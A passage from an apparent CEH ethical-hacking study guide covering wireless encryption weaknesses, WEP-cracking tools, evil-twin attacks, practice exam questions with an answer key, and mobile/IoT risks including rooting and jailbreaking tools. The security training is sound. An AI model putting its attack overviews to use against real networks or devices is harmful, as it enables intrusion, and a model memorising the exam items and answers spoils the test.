simultaneously carrying messages back and forth: the transmission media is divided into a series of frequency bands that don't overlap each other, and each of them can then be used to carry a separate signal. DSSS works differently by *combining* all the available waveforms into a single purpose; the entire frequency bandwidth can be used at once for the delivery of a message.

In ad hoc mode, wireless systems connect directly to other systems, as if a cable were strung between the two. Infrastructure mode uses an access point (AP) to funnel all wireless connections through, and clients associate and authenticate to it. Wireless networks can consist of a single access point or multiple ones, thus creating overlapping cells and allowing a user to roam freely without losing connectivity. The client needs to associate with an access point first and then disassociate when it moves to the next one.

When there is a single access point, its footprint is called a basic service area (BSA). Communication between this single AP and its clients is known as a basic service set (BSS). If you extend the range of your network by adding multiple access points, the setup is known as an extended service set (ESS). As a client moves from one AP in your subnet to another, so long as everything is configured correctly, it'll disassociate from one AP and (re)associate with another seamlessly. This movement across multiple APs within a single ESS is known as "roaming."

Wireless network design needs to take into account not only the type of antenna used but where it is placed and what is set up to contain or corral the signal. Physical installation of access points is a major concern because you will want to avoid spillage of the signal and loss of power. Most standard APs use an omnidirectional antenna, which means the signal emanates from the antenna in equal strength 360 degrees from the source. Directional antennas allow you to focus the signal in a specific direction, which greatly increases signal strength and distance. Other antennas you can use are dipole and parabolic grid. Dipole antennas have two signal "towers" and work omnidirectionally. Parabolic grid antennas work a

lot like satellite dishes and can have phenomenal range (up to 10 miles) but aren't in use much.

To identify a wireless network to clients who may be interested in joining, a service set identifier (SSID) must be assigned. The SSID is not a password and provides no security at all for your network. It is a text word (32 characters or less) that only distinguishes your wireless network from others. SSIDs are broadcast by default and are easily obtainable even if you try to turn off the broadcast (in an effort dubbed "SSID cloaking"). The SSID is part of the header on every packet, so its discovery by a determined attacker is a given, and securing it is virtually a moot point.

Wireless authentication can happen in more than a few ways, from the simplistic to the complicated. There are three main methods: Open System Authentication, Shared Key Authentication, and Centralized Authentication (for example, RADIUS). In Open System Authentication, a client can simply send an 802.11 authentication frame with the appropriate SSID to an AP and have it answer with a verification frame. In Shared Key Authentication, the client participates in a challenge/request scenario, with the AP verifying a decrypted "key" for authentication. And you can even tie all the bits and pieces of wireless authentication mechanisms together with an authentication server (RADIUS), forcing the client into an even more complicated authentication scenario. *Association* is the action of a client connecting to an AP, whereas *authentication* actually identifies the client before it can access anything on the network.

WEP stands for Wired Equivalent Privacy and provides weak security for the wireless network. Using 40-bit to 232-bit keys in an RC4 encryption algorithm, WEP's primary weakness lies in its reuse of initialization vectors (IVs)—an attacker can simply collect enough packets to decode the WEP shared key. WEP was never intended to fully protect your data; it was designed to give people using a wireless network the same level of protection that someone surfing over an Ethernet wired hub would expect. WEP's IVs are relatively small and, for the most part, get reused pretty frequently.

Additionally, they're sent in clear text as part of the header. An attacker simply needs to generate enough packets to analyze the IVs and come up with the key used.

A better choice in encryption technology is Wi-Fi Protected Access (WPA) or WPA2. WPA makes use of Temporal Key Integrity Protocol (TKIP), a 128-bit key, and the client's MAC address to accomplish much stronger encryption. WPA changes the key out (hence the "temporal" part of the name) every 10,000 packets or so, instead of sticking with one and reusing it. Additionally, the keys are transferred back and forth during an Extensible Authentication Protocol (EAP) authentication session, which uses a four-step handshake process in proving the client belongs to the AP, and vice versa.

WPA2 is much the same process; however, it was designed with the government and the enterprise in mind. In something called WPA2 *Enterprise*, you can tie EAP or a RADIUS server into the authentication side of WPA2, allowing you to use Kerberos tickets and additional offerings. WPA2 uses AES for encryption, ensuring FIPS 140-2 compliance. As for integrity, WPA2 addresses this by using the Cipher Block Chaining Message Authentication Code Protocol (CCMP), with message integrity codes (MICs), in a process called cipher block chaining message authentication code (CBC-MAC).

WPA-3 is another wireless encryption method, which uses AES-GCMP-256 for encryption and HMAC-SHA-384 for authentication. WPA-3 Personal uses something called Dragonfly Key Exchange to deliver password-based authentication through SAE and is resistant to offline and key recovery attacks. WPA-3 Enterprise uses multiple encryption algorithms to protect data and employs ECDSA-384 for exchanging keys.

Issues exist for every encryption mechanism. WEP issues are plentiful, and it is particularly susceptible to known-plaintext attacks. Password attacks against it are relatively simple and easy to pull off. WPA's pre-shared key is vulnerable to eavesdropping and offline attacks, and its TKIP function is vulnerable to packet spoofing. WPA2

also shares the same pre-shared key issues, and the so-called “Hole196” vulnerability (<https://www.infosecurity-magazine.com/blogs/wpa2-exposed-with-hole-196-vulnerability/>) makes it vulnerable to man-in-the-middle (MITM) and denial-of-service (DoS) attacks.

An AirPcap dongle is a USB wireless adapter that offers several advantages as well as software support, but has since been deprecated and replaced by other models. The term “airpcap dongle” is still used to refer to many of these. WiGLE helps in identifying geographic locations of wireless networks. Teams of hackers have mapped out wireless network locations using GPS and a tool called NetStumbler. NetStumbler can be used for identifying poor coverage locations within an ESS, detecting interference causes, and finding any rogue access points in the network. It’s Windows based, easy to use, and compatible with 802.11a, b, and g.

Kismet is another wireless discovery option. It works on Linux-based systems and, unlike NetStumbler, works passively, meaning it detects access points and clients without actually sending any packets. It can detect access points that have not been configured (and would then be susceptible to the default out-of-the-box admin password) and will determine which type of encryption you might be up against. It works by “channel hopping” to discover as many networks as possible and has the ability to sniff packets and save them to a log file, readable by Wireshark or tcpdump.

The rogue access point is an easy attack on a wireless network whereby an attacker sets up an access point near legitimate APs and tricks users into associating and authenticating with it. Sometimes referred to as an “evil twin,” an attack like this is easy to attempt. The use of rogue APs (evil twins) may also be referenced as a “mis-association attack.” Additionally, faking a well-known hotspot on a rogue AP (for example, McDonald’s or Starbucks free Wi-Fi spots) is referred to as a “honeyspot attack.”

Denial-of-service efforts are also easy attacks to attempt. In addition to other attacks, you can jam the wireless signal altogether, using some type of jamming device and, usually, a high-gain

antenna/amplifier. All wireless devices are susceptible to some form of jamming and/or interference—it's simply a matter of placing enough signal out in the airwaves that the NICs can't keep up.

Cracking WEP is ridiculously easy and can be done with any number of tools. The idea revolves around generating enough packets to effectively guess the encryption key. The weak IVs are the key; that is, they're reused and sent in clear text. Tools for cracking WEP include Cain and Abel and Aircrack (both use Korek, but Aircrack is faster) as well as KisMAC, WEPCrack, and Elcomsoft Wireless Security Auditor. KisMAC runs on macOS and can be used to brute-force WEP or WPA. On WEP, Aircrack can use a dictionary technique, or a variety of weirdly named algorithmic processes called PTW, FMS, and the Korek technique, while only a dictionary technique can be used against WPA and WPA2.

## Questions

- 1.** A WPA2 wireless network is discovered during a pen test. Which of the following methods is the best way to crack the network key?
  - A.** Capture the WPA2 authentication traffic and crack the key.
  - B.** Capture a large amount of initialization vectors and crack the key inside.
  - C.** Use a sniffer to capture the SSID.
  - D.** WPA2 cannot be cracked.
- 2.** You are discussing wireless security with your client. He tells you he feels safe with his network because he has turned off SSID broadcasting. Which of the following is a true statement regarding his attempt at security?
  - A.** Unauthorized users will not be able to associate because they must know the SSID in order to connect.

- B.** Unauthorized users will not be able to connect because DHCP is tied to SSID broadcast.
  - C.** Unauthorized users will still be able to connect because nonbroadcast SSID puts the AP in ad hoc mode.
  - D.** Unauthorized users will still be able to connect because the SSID is still sent in all packets, and a sniffer can easily discern the string.
- 3.** You are discussing wireless security with your client. She tells you she feels safe with her network because she has implemented MAC filtering on all access points, allowing only MAC addresses from clients she personally configures in each list. You explain this step will not prevent a determined attacker from connecting to her network. Which of the following explains why the APs are still vulnerable?
- A.** WEP keys are easier to crack when MAC filtering is in place.
  - B.** MAC addresses are dynamic and can be sent via DHCP.
  - C.** An attacker could sniff an existing MAC address and spoof it.
  - D.** An attacker could send a MAC flood, effectively turning the AP into a hub.
- 4.** What information is required in order to attempt to crack a WEP AP? (Choose two.)
- A.** Network SSID
  - B.** MAC address of the AP
  - C.** IP address of the AP
  - D.** Starting sequence number in the first initialization vector
- 5.** Which of the following protects against man-in-the-middle attacks in WPA?
- A.** MIC
  - B.** CCMP

**C. EAP**

**D. AES**

**6.** Which of the following is the best choice for detecting wireless LANs using the 802.11a/b/g/n WLAN standards on a Linux platform?

**A. Kismet**

**B. Nessus**

**C. NetStumbler**

**D. Cain and Abel**

**7.** A user calls with a problem. Her laptop uses the same hardware and software as many of the other clients on the network, and she can see the wireless network but cannot connect. You run a sniffer, and results show the WAP is not responding to the association requests being sent by the wireless client. Of the following choices, which is the most likely source of the problem?

**A. The wireless client does not use DHCP.**

**B. The wireless client is on the wrong wireless channel.**

**C. The WAP has MAC filtering engaged and does not recognize the MAC.**

**D. SSID security is preventing the connection.**

**8.** Which of the following provides for integrity in WPA2?

**A. AES**

**B. CCMP**

**C. TKIP**

**D. RADIUS**

**9.** Which of the following is a true statement?

- A.** Configuring a strong SSID is a vital step in securing your network.
  - B.** An SSID should always be more than eight characters in length.
  - C.** An SSID should never be a dictionary word or anything easily guessed.
  - D.** SSIDs are important for identifying networks but do little to nothing for security.
- 10.** Which wireless encryption technology makes use of temporal keys?
- A.** WAP
  - B.** WPA
  - C.** WEP
  - D.** EAP
- 11.** Which wireless technology uses RC4 for encryption?
- A.** WAP
  - B.** WPA
  - C.** WEP
  - D.** WPA2
  - E.** All of the above

## Answers

- 1. A.** WPA2 is a strong encryption method, but almost everything can be hacked, given enough time. Capturing the password pairwise master key (PMK) during the handshake is the best way to do it, and even then it's virtually impossible if it's a complicated password.



2. **D.** Turning off the broadcast of an SSID is a good step, but SSIDs do nothing in regard to security. The SSID is included in every packet, regardless of whether it's broadcast from the AP.
3. **C.** MAC filtering is easily hacked by sniffing the network for a valid MAC and then spoofing it, using any number of options available.
4. **A, B.** The network SSID and the MAC address of the AP are required for attempting a WEP crack.
5. **A.** A MIC (message integrity code) provides integrity checking in WPA, verifying frames are authentic and have not been tampered with. Part of how it accomplishes this is a sequence number—if any frames arrive out of sequence, the whole session is dropped.
6. **A.** Kismet is your best option here, as the other tools simply don't fit the bill.
7. **C.** There may be more to the story, but given everything in the scenario, MAC filtering is probably the culprit here. Given the same hardware and software setup, it's unlikely it's a channel issue, and the other options make no sense at all.
8. **B.** Cipher Block Chaining Message Authentication Code Protocol uses message integrity codes (MICs) for integrity purposes.
9. **D.** An SSID is used for nothing more than identifying the network. It is not designed as a security measure.
10. **B.** WPA uses temporal keys, making it a much stronger encryption choice than WEP.
11. **C.** WEP uses RC4, which is part of the reason it's so easily hacked and not considered a secure option.

# Mobile Communications and the IoT

In this chapter you will

- Describe mobile platform attacks
- Identify Mobile Device Management
- Identify mobile platforms vulnerabilities and attack vectors
- Identify IoT security threats and attacks
- List IoT security and hacking tools
- List IoT hacking methodology
- Identify OT security threats and attacks

---

I'm certain you've seen *The Matrix* series of movies. In short, the movies postulate that we're not actually alive, breathing and interacting with each other—we're actually all just jacked into a huge computer program simulating everything we perceive as real. There's a big temptation here for me to launch into perception versus reality, dimensional variations and destiny versus free will, but this is a tech book, not a philosophy class, so I'll avoid it. No, what I want to talk about here is the real-life Matrix you may not even be aware you're plugging into—the Internet of Things and Internet Everywhere.

I tried to find a single definition of the Internet of Things, but none of them adequately fit the bill for me, so I decided to take a different tack. No matter where you are, glance around for a second and pick out the things you think are on, or should be on, your network. I'm sure you can identify some objects pretty quickly. Just a couple years back you'd point out your cell phone and your PC. Today, you may even point out other electronic devices that are obvious—your TV, refrigerator, and maybe even your microwave. Also, there's your car. But take a closer look. Expand your imagination for a second.

Your toothbrush might have something to say. Maybe your kitchen counter could offer advice, too. Your pantry sure has lots to say about what you need to buy—and perhaps mention that potato you've forgotten about rotting on the floor in the corner. The road and toll booths have information, too. Light bulbs, plumbing systems—heck, maybe even your cat has valuable information. The Internet of Things is, or soon will be, all of that.

IoT is great to think about, and the benefits to us all in that future dream are fantastic. But it is also a little scary. Not only could all these “things” be accessed from afar (just imagine trying to secure them all), but what happens when they all start talking to each other without your even needing to be a part of the conversation? Suppose, for example, your toilet and plumbing system notice some disturbing health indicators in your, uh, creations. What if they just go ahead and schedule your medical appointments for you? Sound good? Well, what if that information is used to demonstrate your unworthiness as an insurance policy holder or, lumped together with other citizens' similar information, to pass laws making sure everyone eats at least two bowls of kale a day?

Or what if your plumbing system is hacked by a bad guy and you're held ransom by your toilet? It's all really concerning if you consider how much harm all this access and technology can cause individuals and organizations. I'm not ready to pull the plug and go off the grid just yet, but I'm wondering just how invasive this can all get, and I'm concerned that by the time we figure out we don't want

it, it will be too late. Not to mention I don't want the cat talking to anyone. Ever.

This chapter is all about the mobile world and the Internet of Things. So climb into Neo's chair there, jack into the Matrix, and grab the red pill. I've got some things to show you...

## The Mobile World

Forget the coming zombie apocalypse—we're already there. If you've been outside anywhere in the United States over the past couple of years, you can't help but notice it just as I have: most people are stumbling around, with vacant expressions on their faces, and only half-heartedly engaging the world around them. Why? Because they spend most of their waking hours staring down into a smartphone or tablet. And if you're a parent reading this book and your teenagers can make it through an entire meal without picking up a phone to text, take a picture of what they're eating, or post an update of their exciting life ("I'm eating spaghetti—FOR BREAKFAST!"), you probably should be nominated for some sort of award.

But come on, admit it: you're probably one of them, too. We've allowed mobile computing to become so much a part of our lives, it's here to stay. We chat over our mobile devices, play games with them, do our banking over them, and use them for all sorts of business. According to Pew Research, a whopping 97 percent of adults own and use a smartphone, and mobile digital usage stats show a substantial amount of *all* online time is spent on mobile devices. The laptop may not be dead as far as a hacking target, but the mobile army is certainly closing in. Because of all this, EC-Council focuses an entire chapter of its official courseware on mobile platforms, and I'll do my best to cover it all for you here.



**NOTE** Fun Facts: I read in Google Analytics that 75 percent of people not only admit to taking their smartphone to the

bathroom with them, but using it while there (the phone, not the toilet). Additionally, most of the shopping populace use their device while in the store to compare and shop for the item online.

## **Mobile Vulnerabilities and Risks**

Companies the world over are struggling with implementing policy to contain all this growth. BYOD (bring your own device) offers some exciting opportunities in potential cost savings and increased productivity, but at what risk? If Bob uses his own smartphone and keeps company secrets on it, what happens if/when it gets stolen? Even if the smartphone (or tablet) in question isn't owned by the company, and even if it's not allowed access to super-secret-squirrel areas, is it possible Jane could store information on it that puts all that information at risk?

Although digging through the dumpster for useful information is still a good idea for the ethical hacker, a sharper focus on mobile definitely is worth your while. A bunch of users possibly storing sensitive organization information on devices that aren't centrally controlled, have little to no security built into them, and have multiple avenues of connectivity (wireless, Bluetooth, and/or 4G/5G)? That sounds like a target-rich environment to me.

Attacking mobile platforms should be a part of any hacking endeavor and should definitely become part of your arsenal. Also, you need to know how to attack mobile platforms for the CEH exam. The bad news is, there's a lot of information to digest and remember, and, as always, some of it is weird and off the rails. The good news is, despite ECC devoting an entire chapter to the subject, a lot of this you already know—or should, assuming you don't live under a rock and can read. For example, were you aware there are multiple operating systems available for mobile (GASP! You don't say?!?), that Android and iOS devices can be rooted/jailbroken (SHOCKING!), and that applications not specifically written by Google or Apple engineers can be put on smartphones and tablets

(SAY IT AIN'T SO!!)? In this convenience versus security realm, I'll cover what you need to know and, as always, try to dump the fluff.

When it comes to smartphones, there are three main avenues of attack—three surface points to look at. First is the device itself, which offers tons of options. Everything from browser-based attacks (like phishing) to attempts over short message service (SMS, aka text) and attacks on the applications themselves belong in this realm. And don't forget rooting or jailbreaking the device itself (don't worry—we'll cover more of that later in this chapter). Next are the network attacks, covering everything from DNS cache poisoning to rogue access points and packet sniffing. These attacks should sound very familiar, as we've covered them already and they work just as well here as they do against web servers and wireless laptops. And, finally, data center or cloud attacks in the mobile world exist just as they do everywhere else, so don't think you can get away with not worrying about those databases and such here either.

## OWASP Top 10 Mobile Risks


Remember our discussion of the Open Web Application Security Project (OWASP) in [Chapter 6](#)? Back then we were talking web servers and all things hacking related to them. But remember when I said OWASP does bunches of other stuff? Welcome to that stuff.

OWASP has an arm dedicated specifically to mobile security (<https://owasp.org/www-project-mobile-security/>; see [Figure 8-1](#)) and publishes a list of Top 10 *mobile* risks. Much like our previous discussion on OWASP's other Top 10 list, I'll go over each listed vulnerability and give you everything you need to know. The current Top 10 (<https://owasp.org/www-project-mobile-top-10/>) includes the following vulnerabilities:

- **M1: Improper Platform Usage** This category covers misuse of a platform feature or failure to use platform security controls. It might include Android intents, platform permissions, misuse of TouchID, the Keychain, or some other security

control that is part of the mobile operating system. There are several ways that mobile apps can experience this risk.

- **M2: Insecure Data Storage** This category combines a couple entries from the previous list (2014) and covers insecure data storage and unintended data leakage. Threat agents include an adversary who has attained a lost/stolen mobile device as well as malware (or another repackaged app) acting on the adversary's behalf that executes on the mobile device.
- **M3: Insecure Communication** This category covers poor handshaking, incorrect SSL versions, weak negotiation, clear-text communication of sensitive assets, and other insecure communication channels or methods. For example, poor SSL setup can also facilitate phishing and MITM attacks.
- **M4: Insecure Authentication** This category includes concepts such as failure to authenticate end users properly and bad session management. Examples include failing to identify the user *at all* when it should be required, failure to maintain the user's identity when it is required, and weaknesses in session management.
- **M5: Insufficient Cryptography** This category refers to instances where code applies cryptography to a sensitive information asset but the cryptography is insufficient in some way. Note that anything and everything related to TLS or SSL goes in M3. Also, if the app fails to use cryptography at all when it should, that probably belongs in M2. This category is for issues where cryptography was *attempted* but wasn't done *correctly*.



**Figure 8-1** OWASP Mobile Security Project



**EXAM TIP** If I were a sadistic test writer and I wanted to trip someone up regarding OWASP Top 10 Mobile Risk categories, I'd probably mention something about a failed SSL implementation and try to bait the applicants into choosing M5, thinking it's about cryptography. I might also query folks regarding their knowledge of the difference between authenticating and authorizing. Just sayin'... In other words, be very careful about mixing up M5 and M3, or M6 and M4.

- **M6: Insecure Authorization** This category captures any failures in authorization (authorization decisions on the client side, forced browsing, and so on). It is distinct from authentication issues (device enrollment, user identification, and so on). Remember, authentication proves who you are, whereas authorization proves you have a right to access a particular resource. For example, if the app grants anonymous access to some resource or service when the user should have first been authenticated, then that is an authentication failure,



not an authorization failure. If the app does authenticate users but puts no authorization protections on memory areas or other resources, that would fall under M6.

- **M7: Client Code Quality** This category is a catchall for code-level implementation problems in the mobile client that are distinct from server-side coding mistakes. This encapsulates issues like buffer overflows, format string vulnerabilities, and various other code-level mistakes where the solution is to rewrite some code that's running on the mobile device.
  - **M8: Code Tampering** This category covers binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification. Once the application is delivered to the mobile device, the code and data resources are resident there. An attacker can either directly modify the code, change the contents of memory dynamically, change or replace the system APIs that the application uses, or modify the application's data and resources.
  - **M9: Reverse Engineering** This category includes analysis of the final core binary to determine its source code, libraries, algorithms, and other assets. Software such as IDA Pro, Hopper, otool, and other binary inspection tools give the attacker insight into the inner workings of the application. This may be used to exploit other vulnerabilities in the application, as well as reveal information about back-end servers, cryptographic constants and ciphers, and intellectual property.
  - **M10: Extraneous Functionality** This is another catchall category for something coders do *all the time*: build in a backdoor. These are never *intended* to be released into a production environment, but they usually pop up in the weirdest places. Examples include a developer accidentally including a password as a comment in a hybrid app or disabling two-factor authentication during testing and forgetting to turn it back on.
-



**NOTE** As with many of their lists, OWASP's Mobile Risk list appears a bit dated. For your own edification, **keep an eye out for the new list release.** It will most certainly find its way into your exam soon after release. Additionally, be sure to check out the other information available on OWASP's mobile security page. As you can see in [Figure 8-1](#), there's information to explore in those tabs.

## Why Do Dogs Bark?

Ever see a notice, warning, study, or article and think, "Duh. Isn't that obvious?" A few years back I came across a government-funded study on why dogs bark. The U.S. government actually paid a bunch of scientific minds to solve this riddle, befuddling man for eons and preventing us from reaching our full potential, and here's what they discovered: dogs bark when something bugs them.

Really? I could've told you that for nothing.

Recently, I read an article and I had the same feeling wash over me. The article (<https://www.infosecurity-magazine.com/news/most-orgs-with-byod-enabled-lack/>) references a study from a cloud access provider named Bitglass that found—brace yourselves—BYOD is prevalent, but not secured. And because it was so ubiquitous and unsecured, that creates a serious problem for company security professionals. Yup, you heard it here first—a policy allowing everyone in your organization to bring their own devices to work and connect/interact with your network puts the whole thing at risk. Who knew?

The Bitglass 2018 BYOD report showed 85 percent of enterprises now allow data access from personal devices for employees, partners, customers, and contractors, and, perhaps

as a shocking corollary nobody saw coming, more than half (51 percent) of those enterprises reported a rise in mobile security threats and attacks. Unbelievable. Next you'll be telling me water takes the path of least resistance, the angle of the Earth on its axis plays a big role in the temperature outside my office window throughout the year, and fried food is bad for me.


The section of the article that was concerning to me, though, was not what was obvious. Of course allowing BYOD into your environment creates huge attack surfaces and results in more attacks. Duh. What concerned me was the seeming indifference to what I see as a huge security problem. In another section of the study (a survey of nearly 400 enterprise IT professionals), it showed 43 percent of organizations are not able to determine whether the personal devices that are accessing corporate data have actually downloaded malware, and only 30 percent of firms are confident that they are properly defending against malware on personal and mobile devices. Think about that for a second. Almost half the companies freely admit they have no means to determine if any given smartphone connecting is infected with malware, but a third of those same companies interviewed think they've got a handle on it.

Somehow, I doubt they do. And somehow I think the hacking community knows it, too.

## **Mobile Platforms and Attacks**

When it comes to mobile platforms, there are two major players in the field—Android and iOS (see [Figure 8-2](#)). Android was created by Google specifically for mobile devices, and it contains an OS, middleware, and a suite of built-in applications for the mobile user. It offers a framework that allows reuse and replacement of components, media support for virtually everything you can imagine, a development environment to beat the band, and really cool names

for each release (like Ice Cream Sandwich, Jelly Bean, Éclair, and Honeycomb—even though they’ve lately gone to simple, boring numbers for releases). Head on over to <https://www.android.com> and you’ll find more than you ever wanted to know about it.



---

**Figure 8-2** Mobile device operating systems

iOS, on the other hand, is Apple’s operating system for mobile devices—that is, the iPhone and iPad (you will also find iOS on Apple TV and iPods). Apple made its mark in the desktop world, targeting entertainment and education, and its mobile OS is no different. iOS was designed from the get-go for mobile devices, using direct manipulation (touch gestures) to interface with the OS. Built-in applications include everything from entertainment apps to an AI app with a woman’s voice that answers questions for you (Siri). A good review of everything on the current release can be found at <https://www.apple.com/ios/>.



**NOTE** They’re not nearly as popular as they once were, and EC-Council basically dropped all references to them in the official courseware, but Blackberry phones are still around. Newish Blackberry phones have ditched their proprietary OS for Android, hence the change in the official courseware, but just be aware they’re still floating about.

## Rooting and Jailbreaking

Whether Android or iOS, one topic you will get asked about is rooting or jailbreaking the device. Both mean the same thing: perform some action that grants you administrative (root) access to the device so you can do whatever you want with it, and there are hundreds of videos online demonstrating how to do it. *Rooting*—the name given to the process on an Android device—is such a common, ubiquitous action that it’s almost not thought of as technical anymore. And there are multiple tools to help you in your Android rooting efforts. One such groovy tool is KingoRoot (<https://www.kingoapp.com>), and it makes the whole process ridiculously easy with or without a laptop or PC handy. Others are TunesGo (<https://tunesgo.wondershare.com>), OneClickRoot (<https://oneclickroot.com>), and MTK Droid (<https://androidmtk.com>).

As far as *jailbreaking* an iOS device (which, just like rooting, invalidates every warranty you can think of), some tools include Cydia ([cydiafree.com](http://cydiafree.com)), Hexxa Plus ([pangu8.com](http://pangu8.com)), Apricot ([pangu8.com](http://pangu8.com)), and yuxigon ([yuxigon.com](http://yuxigon.com)). There are three basic techniques and three different types, regardless which tool you want to try. Techniques include untethered, semi-tethered, and tethered:

- **Untethered jailbreaking** The kernel remains patched (that is, jailbroken) after reboot, with or without a system connection.
- **Semi-tethered jailbreaking** A reboot no longer retains the patched kernel; however, the software has already been added to the device. Therefore, if admin privileges are required, the installed jailbreaking tool can be used.
- **Tethered jailbreaking** A reboot removes all jailbreaking patches, and the device may get stuck in a perpetual loop on startup, requiring a system connection (USB) to repair.

And the three types of jailbreaking include Userland, iBoot, and BootROM:

- **Userland exploit** Found in the system itself, which is leveraged to gain root access, modify the fstab, and patch the kernel. These types of exploits cannot be tethered because nothing can cause a recovery mode loop, but they can be patched by Apple. This exploit provides user-level access but not admin.
  - **iBoot exploit** Found in one of the device's bootloaders, called iBoot (the other bootloaders are called SecureROM and LLB). It uses a vulnerability in iBoot to turn codesign off, and runs a program that gets everything done. iBoot exploits can be semi-tethered, and they can be patched by Apple.
  - **BootROM exploit** Allows access to the file system, iBoot, and custom boot logos, and is found in the device's first bootloader, SecureROM. This kind of exploit can be untethered, but cannot be patched by Apple: it's hardware, not software.
- 



**EXAM TIP** Jailbreaks within official study material can be confusing. For example, EC-Council states iOS devices cannot be secured against Userland exploits, but then immediately turns around and says firmware updates can patch for them. The important thing to remember here is Userland equates to OS level, and is the only one of the three that does not provide admin access.

When it comes to mobile vulnerabilities, no matter the platform, it's almost laughable to ask about them. These are devices owned and operated mainly by users who can roam at will and can install virtually anything at all on them for any reason. Security concerns? You betcha. Mobile platforms have gobs of vulnerable attack points warranting your attention, including everything from server-side controls to client injection and more. (Refer back to the list of Top 10 mobile risks covered earlier.) A hacker can take advantage not only

of data on the device but also the camera and microphone—how neat would it be to listen in on or even watch a board meeting, hmm?

---



**NOTE** An interesting philosophical-type discussion from our wise tech editor fits well here. “To jailbreak is to free yourself from the tyranny and whims of a single company with a walled garden. To root is to gain administrative privileges to your Android device.” In short, Android **knows** you’re going to root it and considers it holistically different from iOS and jailbreaking.

Many of the vulnerabilities and attack vectors covered in previous chapters also apply to mobile. Just as with web hosts, perhaps the most obvious attack vector comes from the apps themselves. App stores may not have any vetting of apps at all when entering the marketplace and are often used to distribute malicious code. From iPhones to Android devices, users download and install applications for everything from working on documents to faking a *Star Wars* lightsaber for impromptu interoffice Jedi battles (Obi-Wan’s is my personal favorite). Most users don’t even think about it—they just click the link, install the app, and start playing—and many don’t even bother to read or care about what the app is asking for, permissions-wise, on the device. Got an app for hacking? You bet we do, and if it’s tied to a fun-looking application, all the better.

How about social engineering, phishing, and (gulp!) physical security? Mobile users are as, if not more so, susceptible to all of it as their desktop peers. There’s not really a community standard mechanism for dealing with spam and phishing, and because mobile users are always on, it works quite well as an attack vector. What about theft or loss of the devices themselves? It’s one thing to black widow a website and peruse it on your own or to grab a SAM file and spend time pounding away on it, but what if you could just steal

the whole dang server? In effect, that's what's going on with mobile devices. In addition to any files or data the user has on the smartphone, it has all the data, contacts, phone numbers, and e-mails you'd need to set up social engineering attacks in the future.

---



**EXAM TIP** Android's Device Administration API (<https://developer.android.com/guide/topics/admin/device-admin>) provides system-level device administration. You can use it to create "security-aware" apps that may prove useful within your organization.

And speaking of attack vectors, as I briefly mentioned earlier, BYOD—bring your own device—is sweeping across organizations faster than hot doughnuts off the Krispy Kreme rollers. BYOD allows companies to take advantage, for free, of all that computing power we're all walking around with in our hands. The problem with BYOD is security and control—or the lack thereof by organizations. Sure, organizations are trying to implement BYOD security and control measures, and many feel like they have the security situation under control, but the reality of BYOD from a pen testing (or hacking) perspective is, it's a good time to be alive.

Mobile device management (MDM) is an effort to add some control to enterprise mobile devices. Much like Group Policy and such in the Microsoft Windows world, MDM helps in pushing security policies, application deployment, and monitoring of mobile devices. Most MDM solutions offer the same basic features: passcodes for device unlocking, remote locking, remote wipe, root or jailbreak detection, policy enforcement, inventory, and monitoring/reporting. Some solutions are Citrix XenMobile, IBM Security MaaS360, and SOTI MobiControl.

---





**NOTE** In prepping for this chapter, I read somewhere that BYOD/MDM success is only effective when policies are established and supported. While there's no doubting the truth of that statement, I can't count the number of times I've heard, "But we have a policy to prevent that!" When you're on the job, please remember—and please advise your clients—that the existence of a policy is necessary, but in and of itself means absolutely zero to a bad guy.

## For Business Purposes

The popularity of mobile platform applications for business use and the supposed productivity boost they're capable of providing for organizations has greatly increased the number of workplace mobile devices in use today. It's not surprising that organizations would want to look at mobile computing as a way to increase productivity. What may be surprising to some of them, though, is what their users are actually doing with those devices.

According to a recent study by *Harvard Business Review*, consumers of smartphones spend only a fraction of their time either planning for or accomplishing work activities on their smart devices. An incredible 77 percent of their time is spent either shopping, socializing, or in the pursuit of "me time" entertainment—whether they're at work or not. Want more? How about the fact the fastest-growing demographic in new Twitter accounts is older than 55? Or that nearly half of all Facebook use is mobile platform only? Taken together with the fact that many studies now show social media overtaking porn as the #1 Internet activity, it's a miracle we get anything done anymore.

The very devices and open business thought processes we're putting into place to spur productivity and increase

output are, instead, giving people more time to play, interact, and shop. This probably doesn't come as much of a surprise to anyone who's spent any time monitoring network activity of business users in a large organization (some of what the guy in the next cubicle is looking at during work hours would really amaze you), but it's all interesting and noteworthy to me, especially when you think about the lack of security involved in all this playtime.

Want more? Consider the connectivity these devices provide for users. Most folks hate security and turn off everything they can to make life easier for themselves, and that goes for Wi-Fi connectivity on phones too. There are tons of open Wi-Fi spots all over the place that people use with their smartphones and tablets, and sniffing these types of connections is ridiculously easy. Throw in location awareness and spyware apps, and this all gets pretty scary pretty quickly.

